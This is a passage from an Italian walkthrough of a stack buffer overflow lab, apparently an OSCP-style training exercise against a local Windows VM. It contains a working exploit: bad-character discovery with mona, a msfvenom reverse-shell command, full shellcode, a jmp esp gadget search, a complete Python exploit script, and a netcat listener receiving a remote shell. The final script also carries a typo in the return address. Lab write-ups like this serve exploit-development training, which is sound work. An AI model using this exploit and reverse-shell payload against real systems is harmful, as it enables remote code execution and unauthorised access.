0BADF000 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF000 [+] This mona.py action took 0:00:00.016000

```

Vediamo che l'output viene salvato in bytearray.bin

Ora possiamo eseguire lo script di Python scritto in precedenza e usiamo mona per confrontare il bytearray di riferimento con ciò che è effettivamente presente in memoria all'indirizzo puntato da ESP.

```

(kali@kali)-[~/Desktop]
$ python3 script2.py

```

E adesso eseguiamo il comando compare di mona:

`!mona compare -f C:\mona\oscp\bytearray.bin -a esp`

| P mona Memory comparison results | | | | |
|----------------------------------|---------------------------|-------------------------|--------|----------|
| Address | Status | BadChars | Type | Location |
| 0x00cfa28 | Corruption after 34 byte: | 00 23 24 3c 3d 83 84 ba | normal | Stack |

Notiamo che c'è una corruzione dopo 34 bytes e ci sono diversi badchars consecutivi, questo può significare che dei badchars possano falsare i bytes

successivi anche se questi ultimi non sono corrotti. Per constatare quali siano effettivamente corrotti, dobbiamo ripetere questo ciclo aggiungendo alla lista dei char ignorati dello script il primo badchar rilevato da mona, in questo caso il **23**. Lo script python diventa:


```
1  import socket
2  ip = "10.0.2.15"
3  port = 1337
4  timeout = 5
5  ignore_chars = [b"\x00", b"\x23"]
6  badchars_bytes = b""
7  for i in range(256):
8      char_byte = bytes([i])
9      if char_byte not in ignore_chars:
10         badchars_bytes += char_byte
11  offset_eip = 634
12  eip_placeholder = b"BBBB"
13  payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
14  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15  s.settimeout(timeout)
16  con = s.connect((ip, port))
17  s.recv(1024)
18  s.send(b"OVERFLOW2 " + payload)
19  s.recv(1024)
20  s.close()
21
```

Il comando mona diventa:



```
!mona bytearray -b "\x00\x23"
```

Eseguito lo script e il compare abbiamo come risultato:




| Address | Status | BadChars | Type | Location |
|------------|---------------------------|-------------------------|--------|----------|
| 0x00c1fa28 | Corruption after 58 bytes | 00 23 3c 3d 83 84 ba bb | normal | Stack |

Quindi il 23 è effettivamente un badchar, mentre il **24**, che era presente nella recente scansione, è sparito perché veniva falsato dal **23**.

Ripetiamo lo stesso processo finché la casella dei badchars sarà vuota, poiché abbiamo applicato tutti i badchar al filtro che li eviterà.

Come risultato otteniamo che i badchars effettivi sono:

```
timeout = 5
ignore_chars = [b"\x00", b"\x23", b"\x3c", b"\x83", b"\xba"]
badchars_bytes = b""
for i in range(256):
```



4. Generare uno shellcode

Ora che conosciamo i badchar e sappiamo come posizionare il nostro payload nello stack (che è, per nostra fortuna, eseguibile), possiamo finalmente generare lo shellcode vero e proprio che ci darà l'esecuzione di codice remoto.

Utilizziamo msfvenom per la creazione della shellcode utilizziamo il comando:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.5
LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
```

- LHOST: indica l'indirizzo IP della macchina Kali
- LPORT: indica la porta su cui ricevere la connessione
- EXITFUNC: thread specifica che lo shellcode dovrà terminare il proprio thread una volta completata l'esecuzione
- -b: precede l'elenco dei badchar da evitare
- -f pyhton: indica che l'output deve essere formattato per Python

Questo è il risultato dello shellcode:

```
buf = b""
buf += b"\xfc\xbb\x51\x1e\xf2\x05\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\xad\xf6\x70\x05\x4d\x07\x15\x8f\xa8\x36\x15"
buf += b"\xeb\xb9\x69\xa5\x7f\xef\x85\x4e\x2d\x1b\x1d\x22"
buf += b"\xfa\x2c\x96\x89\xdc\x03\x27\xa1\x1d\x02\xab\xb8"
buf += b"\x71\xe4\x92\x72\x84\xe5\xd3\x6f\x65\xb7\x8c\xe4"
buf += b"\xd8\x27\xb8\xb1\xe0\xcc\xf2\x54\x61\x31\x42\x56"
buf += b"\x40\xe4\xd8\x01\x42\x07\x0c\x3a\xcb\x1f\x51\x07"
buf += b"\x85\x94\xa1\xf3\x14\x7c\xf8\xfc\xbb\x41\x34\x0f"
buf += b"\xc5\x86\xf3\xf0\xb0\xfe\x07\x8c\xc2\xc5\x7a\x4a"
buf += b"\x46\xdd\xdd\x19\xf0\x39\xdf\xce\x67\xca\xd3\xbb"
buf += b"\xec\x94\xf7\x3a\x20\xaf\x0c\xb6\xc7\x7f\x85\x8c"
buf += b"\xe3\x5b\xcd\x57\x8d\xfa\xab\x36\xb2\x1c\x14\xe6"
buf += b"\x16\x57\xb9\xf3\x2a\x3a\xd6\x30\x07\xc4\x26\x5f"
buf += b"\x10\xb7\x14\xc0\x8a\x5f\x15\x89\x14\x98\x5a\xa0"
buf += b"\xe1\x36\xa5\x4b\x12\x1f\x62\x1f\x42\x37\x43\x20"
buf += b"\x09\xc7\x6c\xf5\x9e\x97\xc2\xa6\x5e\x47\xa3\x16"
buf += b"\x37\x8d\x2c\x48\x27\xae\xe6\xe1\xc2\x55\x61\x04"
buf += b"\x13\x57\x74\x70\x11\x57\x6c\x8a\x9c\xb1\xfa\x9a"
buf += b"\xc8\x6a\x93\x03\x51\xe0\x02\xcb\x4f\x8d\x05\x47"
buf += b"\x7c\x72\xcb\xa0\x09\x60\xbc\x40\x44\xda\x6b\x5e"
buf += b"\x72\x72\xf7\xcd\x19\x82\x7e\xee\xb5\xd5\xd7\xc0"
buf += b"\xcf\xb3\xc5\x7b\x66\xa1\x17\x1d\x41\x61\xcc\xde"
buf += b"\x4c\x68\x81\x5b\x6b\x7a\x5f\x63\x37\x2e\x0f\x32"
buf += b"\xe1\x98\xe9\xec\x43\x72\xa0\x43\x0a\x12\x35\xa8"
buf += b"\x8d\x64\x3a\xe5\x7b\x88\x8b\x50\x3a\xb7\x24\x35"
buf += b"\xca\xc0\x58\xa5\x35\x1b\xd9\xc5\xd7\x89\x14\x6e"
buf += b"\x4e\x58\x95\xf3\x71\xb7\xda\x0d\xf2\x3d\xa3\xe9"
buf += b"\xea\x34\xa6\xb6\xac\xa5\xda\xa7\x58\xc9\x49\xc7"
buf += b"\x48\xc9\x6d\x37\x73"
```

Abbiamo il nostro shellcode. Sappiamo come posizionarlo nello stack nel punto giusto. Ora dobbiamo fare in modo che venga eseguito. Un modo è l'approccio jmp esp.

In pratica **jmp** dice a Mona di cercare le istruzioni di salto (JMP) all'interno della memoria, invece di eseguire l'istruzione successiva in memoria, un'istruzione di salto dice al processore: "Ignora le istruzioni successive e salta a un indirizzo di memoria specifico per continuare l'esecuzione."

Usiamo di nuovo Mona, questa volta per trovare un "gadget" (una sequenza di istruzioni esistente nel programma o nelle sue librerie) che esegua jmp esp e che non contenga badchar.

```
!mona jmp -r esp -cpb '\x00\x23\x3c\x83\xba'
```

Risultato:

```
00B0F000 [+] Results :
625011AF : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
625011B8 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
625011C7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
625011D3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
625011DF : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
625011EB : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
625011F7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
62501203 : jmp esp : ascll (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
62501205 : jmp esp : ascll (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop\oscp\essfunc.dll), 0x0
00B0F000 Found a total of 9 pointers
```

Per eseguire l'exploit scegliamo il primo indirizzo disponibile ovvero **0x625011af**.

Infine utilizziamo un ulteriore script Python, con l'aggiunta di NOP, ovvero delle istruzioni che passano all'istruzione successiva senza interferire con l'esecuzione del payload.

Lo script si presenta così:

```
1 import socket
2 import struct # Necessario per convertire l'indirizzo EIP in byte
3 ip = "10.0.2.15" # Sostituire con l'IP target attuale
4 port = 1337
5 timeout = 5
6 padding = b"A" * 634
7 # Indirizzo del gadget jmp esp (0x62501laf), formattato come little-endian
8 eip = struct.pack('<I', 0x62501laf)
9 # Istruzioni NOP (No Operation - 0x90) per dare 'spazio' allo shellcode
10 nops = b"\x90" * 32
11 # Shellcode generato da msfvenom (sostituire con il proprio)
12 buf = b""
13 buf += b"\xfc\xbb\x1c\xd7\x2c\x91\xeb\x0c\x5e\x56\x31\x1e"
14 buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
15 buf += b"\xff\xe0\x3f\xae\x91\x18\xc0\xcf\x18\xfd\xf1\xcf"
16 buf += b"\x7f\x76\xa1\xff\xf4\xda\x4e\x8b\x59\xce\xc5\xf9"
17 buf += b"\x75\xe1\x6e\xb7\xa3\xcc\x6f\xe4\x90\x4f\xec\xf7"
18 buf += b"\xc4\xaf\xcd\x37\x19\xae\x0a\x25\xd0\xe2\xc3\x21"
19 buf += b"\x47\x12\x67\x7f\x54\x99\x3b\x91\xdc\x7e\x8b\x90"
20 buf += b"\xcd\xd1\x87\xca\xcd\xd0\x44\x67\x44\xca\x89\x42"
21 buf += b"\x1e\x61\x79\x38\xa1\xa3\xb3\xc1\x0e\x8a\x7b\x30"
22 buf += b"\x4e\xcb\xbc\xab\x25\x25\xbf\x56\x3e\xf2\xbd\x8c"
23 buf += b"\xcb\xe0\x66\x46\x6b\xcc\x97\x8b\xea\x87\x94\x60"
24 buf += b"\x78\xcf\xb8\x77\xad\x64\xc4\xfc\x50\xaa\x4c\x46"
25 buf += b"\x77\x6e\x14\x1c\x16\x37\xf0\xf3\x27\x27\x5b\xab"
26 buf += b"\x8d\x2c\x76\xb8\xbf\x6f\x1f\x0d\xf2\x8f\xdf\x19"
27 buf += b"\x85\xfc\xed\x86\x3d\x6a\x5e\x4e\x98\x6d\xa1\x65"
28 buf += b"\x5c\xe1\x5c\x86\x9d\x28\x9b\xd2\xcd\x42\x0a\x5b"
29 buf += b"\x86\x92\xb3\x8e\x09\xc2\x1b\x61\xea\xb2\xdb\xd1"
30 buf += b"\x82\xd8\xd3\x0e\xb2\xe3\x39\x27\x59\x1e\xaa\x42"
31 buf += b"\x9e\x22\x2f\x3b\x9c\x22\x2b\x69\x29\xc4\x59\x9d"
32 buf += b"\x7c\x5f\xf6\x04\x25\x2b\x67\xc8\xf3\x56\xa7\x42"
33 buf += b"\xf0\xa7\x66\xa3\x7d\xbb\x1f\x43\xc8\xe1\xb6\x5c"
34 buf += b"\xe6\x8d\x55\xce\x6d\x4d\x13\xf3\x39\x1a\x74\xc5"
35 buf += b"\x33\xce\x68\x7c\xea\xec\x70\x18\xd5\xb4\xae\xd9"
36 buf += b"\xd8\x35\x22\x65\xff\x25\xfa\x66\xbb\x11\x52\x31"
37 buf += b"\x15\xcf\x14\xeb\xd7\xb9\xce\x40\xbe\x2d\x96\xaa"
38 buf += b"\x01\x2b\x97\xe6\xf7\xd3\x26\x5f\x4e\xec\x87\x37"
39 buf += b"\x46\x95\xf5\xa7\xa9\x4c\xbe\xc8\x4b\x44\xcb\x60"
40 buf += b"\xd2\x0d\x76\xed\xe5\xf8\xb5\x08\x66\x08\x46\xef"
41 buf += b"\x76\x79\x43\xab\x30\x92\x39\xa4\xd4\x94\xee\xc5"
42 buf += b"\xfc\x94\x10\x3a\xff"
43 # Costruzione del payload finale
44 payload = padding + eip + nops + buf
45 # Connessione e invio
46 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
47 s.settimeout(timeout)
48 con = s.connect((ip, port))
49 s.recv(1024)
50 s.send(b"OVERFLOW2 " + payload)
51 s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
52 s.close()
```

Prima di eseguirlo ci mettiamo in ascolto con netcat sulla porta che avevamo scelto con msfvenom.

```
(kali@kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
```

Una volta eseguito lo script questo è il risultato:

```
(kali㉿kali)-[~]  
$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.15] 50040  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
  
C:\Users\user\Desktop\oscp>
```

Abbiamo ottenuto così la nostra shell.

Eseguiamo per prova un comando ipconfig.

```
C:\Users\user\Desktop\oscp>ipconfig  
ipconfig  
  
Configurazione IP di Windows  
  
Scheda Ethernet Ethernet:  
  
    Suffisso DNS specifico per connessione:  
    Indirizzo IPv4. . . . . : 10.0.2.15  
    Subnet mask . . . . . : 255.255.255.0  
    Gateway predefinito . . . . . : 10.0.2.1  
  
Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:  
  
    Stato supporto. . . . . : Supporto disconnesso  
    Suffisso DNS specifico per connessione:  
  
Scheda Tunnel Teredo Tunneling Pseudo-Interface:  
  
    Suffisso DNS specifico per connessione:  
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::24b8:1d:68e7:bc5d%5  
    Gateway predefinito . . . . . : ::  
  
C:\Users\user\Desktop\oscp>
```